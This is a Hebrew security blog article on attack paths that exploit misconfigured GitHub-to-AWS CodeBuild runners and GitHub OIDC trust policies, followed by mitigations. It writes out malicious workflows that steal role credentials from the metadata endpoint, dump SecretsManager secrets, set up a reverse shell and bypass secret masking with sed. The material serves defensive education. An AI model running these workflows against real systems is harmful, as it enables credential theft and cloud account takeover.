שבירת שרשרת האמון: ניצול חולשות ב-OIDC וב-CodeBuild ב-Webhook Filtering

מאת גיא חביה

הקדמה

CI/CD Pipelines הם חלק בלתי נפרד מפיתוח תוכנה מודרני, הם מאיצים את תהליך ה-Deployment ומשפרים את אבטחת האיכות, עם זאת, מעטים מבינים את סיכוני האבטחה שהם מביאים עימם.

מאמר זה צולל לתוך המושגים הבאים:

- מה זה CI/CD
- ארכיטקטורת CI/CD הממומשת על ידי Github ו-Aws Codebuild.
- נתיב תקיפה (Attack Path) חדש המנצל את השילוב בין Github ל-Aws Codebuild.
- כיצד להגן על הארגון שלכם מפני התקיפה.

CI/CD Basics

כדי לעקוב אחר הבלוג, הנה היכרות קצרה עם מונחי המפתח:

CI/CD Pipeline - תהליך עבודה (Workflow) אוטומטי המייעל את תהליך פיתוח התוכנה על ידי ביצוע אינטגרציה, בדיקה ופריסה (Deployment) של שינויי קוד באופן תדיר ומהימן.

במילים פשוטות יותר, תהליך ה-CI/CD מתחיל כאשר מפתח מבצע Push לקוד ב-Git Repository (לדוגמא Github) ומסתיים כאשר הקוד נפרס בסביבת הפיתוח ומוכן לשימוש משתמשי המערכת.

מרכיבי ה-CI/CD Pipeline:

- VCS - מערכת בקרת גרסאות, לדוגמא Github, Gitlab וכו'.
- קובץ Workflow - קובץ המגדיר את הפקודות להרצה (לרוב הפורמו הוא YAML).
- Runner - התשתית המוציאה לפועל את ה-Workflow. ה-Runner יכול להיות Github-Hosted כלומר רץ על שרתי Github כחלק מהשירות Github Actions המאפשר לנו להריץ Runner-ים על שרתים שהם מספקים, או בניהול עצמי (למשל דרך Aws Codebuild).

<u>אנטומיה של קובץ Workflow (ב-Github Actions)</u> - כדי שנוכל להסתכל על קובץ Workflow ובאמת להבין מה הוא עושה, אעבור על מרכיבים של קובץ זה:

- On - האירועי שמפעילים את ה-Workflow (למשל Push או Pull_request).
- inputs: פרמטרים של קלט.
- Jobs - קבוצת המשימות/עבודות בפועל.
- runs-on - ה-Runner שיוציא לפועל את ה-Job.
- Name - שם הצעד (Step).
- Run - פקודות Bash להרצה.

מצטרף לכם קובץ לדוגמא:

```yaml
name: CI
on:
  push:
    branches: [ "main" ]
  pull_request:
    branches: [ "main" ]

jobs:
  build: # The 'build' job
    runs-on: ubuntu-latest

    steps:
      - name: Install Dependencies
        run: npm ci

      - name: Run Tests
        run: npm test
```

מה זה AWS Codebuild

"AWS Codebuild הוא שירות CI מנוהל (Fully managed) המקמפל קוד מקור, מריץ בדיקות ומפיק תוצרי פריסה (Artifacts) מוכנים להפצה."

תכונה מרכזית של השירות היא האינטגרציה ההדוקה שלו עם Github וספקי VCS אחרים. צוותי דבאופס יכולים לחבר את Codebuild ל-Repository או ל-Organization ב-Github כדי להריץ Workflows של Github actions על גבי Runner-ים מנוהלים בתוך Codebuild על מנת לספק תשתית פרטית להרצת Workflows ובנוסף נותנת שליטה מלאה על הסביבה בה תהליך ה-CI/CD מתרחש.

AWS מספקת כמה דרכי אינטגרציה בין Github לשירות Codebuild, במאמר זה נעבור על כל שיטת אינטגרציה ונדגים איך מיסקונפיגורציה שלה גורמת להשלכות קטלניות בארגון.

דרך אינטגרציה ראשונה - Codebuild as Self-Hosted Runner

באפריל 2024, AWS הוסיפה יכולת ל-Codebuild המאפשרת לפרויקט Codebuild להירשם כ- Self Hosted Runner ב-Github על ידי יצירת אינטגרציית Webhook. יכולת זו מאפשרת להריץ Workflows של Github Actions על גבי תשתית הענן הפרטית שלכם.

כאשר האינטגרציה מוגדרת, ההרצה מופעלת על ידי התייחסות ל-Runner בקובץ ה-Workflow בצורה הבאה:

```
runs-on: codebuild--${{ github.run_id }}-${{ github.run_attempt }}
```

מעתה, כל Workflow כבר לא ירוץ על השרתים הציבוריים של Github אלא על תשתית הענן של הארגון.

כדי ליצור את האינטגרציה הזו יש לקנפג כמה הגדרות בשירות ה-Codebuild:

- Security Group Egress - כדי שהכל יעבוד כמו שצריך, צריך לאפשר ל-Runner יציאה לאינטרנט בפורט 443 על מנת שהוא יוכל לתקשר עם Github.
- Base Image - אנשי דבאופס רבים משתמשים ב-Image הדיפולטי

```
aws/codebuild/amazonlinux-x86_64-standard
```

Image זה מכיל כלים בינאריים שימושיים רבים כגון curl, aws-cli וכו'

- אין דרישה מחייבת ל-Webhook Filtering - זה בעצם סט חוקות המגדיר אילו אירועים יטריגו את ה-Codebuild Runner להריץ קוד הנמצא ב-Workflow.
- IAM Role - יישות AWS-ית שה-Runner יוכל להשתמש בהרשאותיה על מנת לבצע פעולות שונות ב-AWS.

ככלל, שירותי CI/CD זקוקים לרוב להרשאות חזקות מאוד על מנת:

- לפרוס תשתית - הקמת S3 Buckets, RDS Instances ועוד משאבים רבים.
- ליצור Image-ים חדשים של האפליקציה ושמירתם ב-ECR Repository.

אנשי דבאופס רבים מעדיפים להעניק ל-Role של Codebuild את ה-Managed Policy מסוג "AdministratorAccess", וזאת כדי להימנע מכשלונות ריצה של תהליך ה-CI/CD בשל חוסר בהרשאות, אם תחשבו על זה זה הגיוני כי אין להם דרך לדעת אילו שירותים צוות הפיתוח משתמש היום ובאילו הוא ישתמש מחר אז על מנת לא לעדכן כל שניה את הרשאות ה-Role יותר קל לתת לו הרשאות להכל.

הערה: קיימת Managed Policy בשם "AwsCodeBuildAdminAccess", אך היא מוגבל מאוד בכל הנוגע להרשאות יצירה ועריכה של משאבים ולרוב לא משתמשים בה.

נתיב התקיפה

חשוב לציין כי נתיבי התקיפה שאציג במאמר זה אינו נגרם כתוצאה מחולשה על AWS או על Codebuild, אלא בשל מיסקונפיגורציות נפוצות בסביבות ענניות המשתמשות באינטגרציה בין Github ל-Codebuild. תחת מודל האחריות המשותפת (Shared-Responsibillity Model) לא סביר ש-AWS תשנה את התנהגות השירות רק כדי למנוע טעויות קונפיגורציה של משתמשים.

לאחר שהבהרנו זאת, בואו נמשיך.

תוקף שמצליח להשיג פרטי הזדהות ל-Github, יכול להיות שם משתמש וסיסמה או PAT (Personal Access Token) של מפתח בעל גישה ל-Repository המחוברת ל-Codebuild, יכול לבצע Push ל-Workflow זדוני שירוץ על גבי תשתית ה-AWS. פעולה זו עלולה לאפשר הרצת קוד מרחוק (RCE) בהרשאות ה-Role של Codebuild, ובסבירות גבוהה לאור ההרשאות החזקות של אותו Role הדבר יכול להוביל להשתלטות מלאה על החשבון (Account Takeover).


על מנת שזה יקרה, על חשבון ה-AWS המותקף לכלול:

1. פרויקט Codebuild בתצורת Self Hosted Runner וללא Webhook Filtering - או כזה שמשתמש ב-Event Rules מתירניים מדי.
2. IAM Role בעל הרשאות גבוהות המחובר לשירות ה-Codebuild (כמו שכבר דיברנו זה המקרה הנפוץ בעת שימוש בשירות).

זה כל מה שנדרש, בסביבות ענן אפילו מיסקונפיגורציה בודדת יכולה לפתוח פתח לפרצה חמורה.
אדגים שלב אחרי שלב את תרחיש התקיפה.

תרחיש תקיפה: צעד אחר צעד

1. התוקף גונב פרטי הזדהות חלשים של משתמש Github באמצעות פישינג או Malware המתוקן על המחשב האישי של המשתמש, או בכל דרך שתבחרו.
2. התוקף יוצר Branch חדש או משנה Branch קיים.
3. התוקף מוסיף קובץ Workflow זדוני.
4. ה-Workflow רץ על גבי תשתית ה-AWS עם הרשאות גבוהות.
5. מכאן התוקף יכול:
   - להדליף נתונים מהארגון (Data Exfiltration).
   - לייצר Persistence.
   - לעשות עקרונית מה שהוא רוצה, הוא Admin על החשבון.
6. התוקף מוחק את ה-Branch ואת לוגי ההרצה של ה-Workflow כדי לטשטש עקבות.



הדגמה

התוקף הוא משתמש Github בעל הרשאות נמוכות בארגון (מאמר זה לא יתמקד בטכניקות להגשת פרטי הזדהות ומניח שלתוקף כבר יש אותם).

באופן נוח למדי ה-Base Image של Codebuild (שכבר דיברנו עליו), מכיל כלים נוחים כמו aws cli ו-curl כך שבשילוב עם ההרשאות החזקות של ה-Role והפתיחות הרשתית המחייבת של ה-Runner יוצרת משטח תקיפה נוח מאוד המאפשר שימוש בפקודות aws cli סטנדרטיות.

דוגמא מספר 1 - הדלפת פרטי ההתחברות של Codebuild Role

1. ניצור את ה-Workflow הבא:


```yaml
name: Terraform Dev (AWS)
on:
  push:
    branches:
      - attacker-branch
jobs:
  terraform-plan:
    runs-on: codebuild-${{ github.run_id }}-${{ github.run_attempt }}
    steps:
      - name: Checkout
        uses: actions/checkout@v4
        with:
          fetch-depth: 2
      - name: malicious job
        run: |
          curl "<http://169.254.170.2$>{AWS_CONTAINER_CREDENTIALS_RELATIVE_URI}"
```

ה-Workflow ניגש ל-Container Metadata Service שבקצרה הוא Endpoint לוקאלי בלבד ש-AWS יוצרת עבור כל רכיב Compute שצריך להשתמש ב-Role מסוים ובדרך זו היא חושפת את ה-Credentials שלו מבלי שהרכיב יצטרך לשמור אותם כקובץ על השרת או כ-ENV Variable.

2. נדחוף את קובץ ה-workflow ל-Branch חדש ב-Repository המקושר ל-Codebuild:

```
git add .
git commit -m "malicious upload"
git push origin attacker-branch
```

התוצאה:



קיבלנו פרטי התחברות ל-Role עם הרשאות גבוהות בארגון.

דוגמא מספר 2 - השגת Reverse Shell

1. ניצור את ה-Workflow הבא:

```yaml
name: Terraform Dev (AWS)
on:
  push:
    branches:
      - attacker-branch
jobs:
  terraform-plan:
    runs-on: codebuild-${{ github.run_id }}-${{ github.run_attempt }}
    steps:
      - name: Checkout
        uses: actions/checkout@v4
        with:
          fetch-depth: 2
      - name: malicious job
        run: <your_favorite_revshell_command>
```

התוצאה:


```
sh-5.2#
sh-5.2# aws sts get-caller-identity
aws sts get-caller-identity
{
    "UserId": "AROAZIZRKQ7BZ7YZPK56D:AWSCodeBuild-ea855d6b-26cd-45e7-bc29-d34f37835a97",
    "Account": '[redacted]',
    "Arn": "arn:aws:sts::[redacted]:assumed-role/codebuild-test-service-role/AWSCodeBuild-ea855d6b-26cd-45e7
}
```

דוגמא מספר 3 - הדלפת סודות משירות SecretsManager

1. שוב ניצור קובץ Workflow

```yaml
name: Terraform Dev (AWS)
on:
  push:
    branches:
      - attacker-branch
jobs:
  terraform-plan:
    runs-on: codebuild-${{ github.run_id }}-${{ github.run_attempt }}
    steps:
      - name: Checkout
        uses: actions/checkout@v4
        with:
          fetch-depth: 2
      - name: malicious job
        run: |
          for secret in $(aws secretsmanager list-secrets --query 'SecretList[*].Name' \
          --output text --region us-east-1); do echo "Secret: $secret"; aws secretsmanager \
          get-secret-value --secret-id "$secret" --query 'SecretString' --output text --region us-east-1; \
          echo "---"; done
```

התוצאה:



נראה לי הבנו את העניין, האפשרויות הם אין סופיות ואפשר להגיד שהשגנו Account Takeover.

דרך אינטגרציה שניה - Github OIDC

Github OIDC מאפשר ל-Workflows של Github Actions להזדהות בצורה מאובטחת מול ספקי ענן כמו AWS ללא מורך בפרטי הזדהות ארוכי טווח (Credentials).

איך זה עובד:

1. הוספת Identity Provider ב-Aws IAM, יוצרים ספק OIDC עבור Github, בעצם אנחנו מגדירים ל-Account שלנו ב-AWS לסמוך על Token-ים החתומים על ידי Github.
2. יצירת IAM Role בעל Trust Policy המאפשר לשירות Github לבצע Assume Role ובכך להשתמש ב-Role הזה על מנת לגשת למשאבי AWS ב-Account שלנו.


ה-Trust Policy המדובר:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "arn:aws:iam::<account_id>:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
        },
        "StringLike": {
          "token.actions.githubusercontent.com:sub": "repo:<repo_owner/org>/<Your_repo>/*"
```

כעת נוכל לבצע Assume ל-Role בתוך ה-Workflow שלנו:

```
name: Hello World with AWS OIDC
on:
  push:
    branches:
      - main
permissions:
  id-token: write # נדרש עבור OIDC
  contents: read # נדרש כדי לגשת לקוד ה-Repository
jobs:
  hello-world:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout code
        uses: actions/checkout@v3
      - name: Configure AWS credentials via OIDC
        uses: aws-actions/configure-aws-credentials@v3
        with:
          role-to-assume: arn:aws:iam::123456789012:role/MyGitHubOIDCRole
          aws-region: us-east-1
      - name: Run Hello World
        run: |
          echo "Hello World"
          aws sts get-caller-identity
```

הפלט:



מיסקונפיגורציות נפוצות

בעת שימוש ב-sts:AssumeRoleWithWebIdentity, ישנן שתי הגדרות (Claims) של ה-OIDC Token שיש לשים לב אליהן:

1. Audience (aud) - מזהה את קהל היעד המיועד של ה-Token. עבור התהליך שלנו, ה-Audience חייב להיות sts.amazonaws.com.
2. Subject (sub) - מזהה את הישות שביקשה את ה-Token. עבור Github Actions, ה-Sub Claim מקדד את ה-Repository, ה-Branch ואפילו את ה-ENV של אותו Workflow, לדוגמא:

```
repo:<owner>/<repo>:environment:<env>
```

כאשר Runner של Github מנסה לבצע Assume Role הוא פונה לשירות ה-STS האחראי על חלוקת Token-ים ומספק לו את המידע הזה.

ה-STS אחראי להשוות בין ה-sub שה-Runner סיפק לבין ה-sub שמורשה לבצע Assume Role ב- Trust Policy של ה-Role.

צוותים רבים נוטים להתעלם מה-Sub או להגדיר אותו בצורה רחבה מדי, מה שמרחיב משמעותית את ה-Blast Radius במקרה שפרטי הזדהות ב-Github נפרצים.

מיסקונפיגורציה מספר 1 - הגדרת Sub רחב ברמת ה-Org ב-Trust Policy של Role

דפוס לא מאובטח נפוץ הוא לאפשר לכל Repository בארגון לבצע Assume Role על ידי שימוש ב-Wildcard בתוך ה-Sub, לדוגמא:

```
"Version": "2012-10-17",
"Statement": [
    {
        "Effect": "Allow",
        "Principal": {
            "Federated": "arn:aws:iam::<account_id>:oidc-provider/token.actions.githubusercontent.com"
        },
        "Action": "sts:AssumeRoleWithWebIdentity",
        "Condition": {
            "StringEquals": {
                "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
            },
            "StringLike": {
                "token.actions.githubusercontent.com:sub": "repo:my-org/*"
```

למעשה ה-Trust Policy הזה נותן אמון בכל Repository תחת הארגון my-org. אם תוקף מצליח ליצור Repo חדש או לבצע Push לאיזשהו Workflow באיזשהו Repo בתוך הארגון, הוא יכול פוטנציאלית לבצע Assume Role ל-Role הארגוני ולהשיג אחיזה בתשתית הענן של הארגון.

וקטור תקיפה


1. התוקף משיג פרטי הזדנות של משתמש Github או PAT.
2. התוקף יוצר או משנה Workflow כלשהו תחת Repository ארגוני.
3. ה-Workflow הזדוני מורץ ומבקש OIDC Token עם Sub שמתאים ל-Trust Policy המתירנית.
4. ה-Workflow מבצע Assume ל-Role ומשתמש בפרטי ההזדהות הזמניים כדי לבצע פעולות בעלות השפעה רבה ב-Aws Account.

הדגמה:

```yaml
name: Hello World with AWS OIDC
on:
  push:
    branches:
      - master
permissions:
  id-token: write    # Needed for OIDC
  contents: read     # Needed to access repo code
jobs:
  hello-world:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout code
        uses: actions/checkout@v3
      - name: Configure AWS credentials via OIDC
        uses: aws-actions/configure-aws-credentials@v3
        with:
          role-to-assume: arn:aws:iam::<aws-account-id>:role/<role-name>
          aws-region: us-east-1
      - name: Run Hello World
        run: |
          echo "hacked"
          echo $AWS_SECRET_ACCESS_KEY | sed 's/./& /g'
```

הערה: באופן דיפולטי, Github Workflow יסתיר סודות המודפסים לקונסולה, אך ניתן לעקוף זאת באמצעות שימוש במתודה "'sed 's/./& /g' |" המרווחת את התווים.

התוצאה:



הצלחנו לבצע Assume Role ל-Role שהוגדר עבור Repository אחר בארגון, מתוך Repo חדש בשם "Ransomware".

מיסקונפיגורציה מספר 2 - הגדרת Sub רחב מדי ברמת Repository

דפוס מעט יותר מגביל אך עדיין מסוכן הוא לאפשר לכל Branch בתוך Repository מסוים לבצע Assume Role. לשם כך, נניח כי הגדירו את ה-Trust Policy של ה-Role באופן הבא:

```
"Version": "2012-10-17",
"Statement": [
    {
        "Effect": "Allow",
        "Principal": {
            "Federated": "arn:aws:iam::<account_id>:oidc-provider/token.actions.githubusercontent.com"
        },
        "Action": "sts:AssumeRoleWithWebIdentity",
        "Condition": {
            "StringEquals": {
                "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
            },
            "StringLike": {
                "token.actions.githubusercontent.com:sub": "repo:my-org/my-repo/*"
            }
        }
```

ה-Trust Policy הזה מאפשר לכל Workflow מכל Branch של ה-Repository בשם "my-repo" לבצע Assume Role. משמעות הדבר היא שכל Contributor שיכול לבצע Push ל-Branch מסוים, או ליצור Branch חדש יכול להשיג הרשאות על תשתית הענן.

איך מגינים מפני מתקפות CI/CD כמו שתיארתי


1. שימוש ב-Webhook Filtering (בפרויקט Codebuild Self Hosted Runner)

כדי למנוע את התקיפה הראשונה יש לבצע שימוש נכון ב-Webhook Filtering, בעזרתם ניתן להגביל את אירועי ה-Github שמפעילים הרצה של Codebuild.

דוגמא לשימוש ב-CLI:

```
aws codebuild update-webhook \\
  --project-name your-project-name \\
  --filter-groups '[[
    {
      "type": "EVENT",
      "pattern": "PULL_REQUEST_CREATED,PULL_REQUEST_UPDATED"
    },
    {
      "type": "BASE_REF",
      "pattern": "refs/heads/main"
    }
  ]]'
```

או מה-Console:



באמצעות הקונפיגורציה הזו, Codebuild יופעל רק על ידי Pull Requests ל-Main Branch, ובכך נמנעת הרצת קוד בלתי מורשית על ידי משתמשים בעלי הרשאות נמוכות. דחיפה ל-Main Branch היא פעולה רועשת בהרבה שלא להרבה מפתחים יש הרשאות לבצע, היא גם לרוב דורשת אישור של מפתח נוסף מה שיקשה על תוקף בעל הרשאות ל-Github.

שימו לב: הלוגיקה של ה-Filter Groups:

פרויקט Codebuild בודד יכול להכיל מספר Filter Groups, הלוגיקה עובדת כך:

- **בין קבוצות סינון** - AWS משתמש ב-"OR", אם קבוצת סינון כלשהי מתאימה -> ה-Codebuild יוטרג.

  לדוגמא: אם קבוצה אחת מאפשרת את כל האירועי וקבוצה אחרת מאפשרת רק לפעולת "Pull Request to main" הפרויקט יופעל עבור כל אירוע ולא רק עבור Pull Requests ל-main.
- **בתוך קבוצת סינון** - AWS משתמש ב-"AND", כל התנאים באותה קבוצת סינון חייבים להתקיים כדי ש-Codebuild יוטרג.

  לדוגמא: קבוצת סינון עם שני תנאים - אחד עבור "PR Created" והשני עבור Branch ה-Main - היא תטריג את Codebuild רק אם שני התנאים מתקיימים בו זמנית, כלומר האירוע שיטריג הוא Pr Request עבור Main Branch.

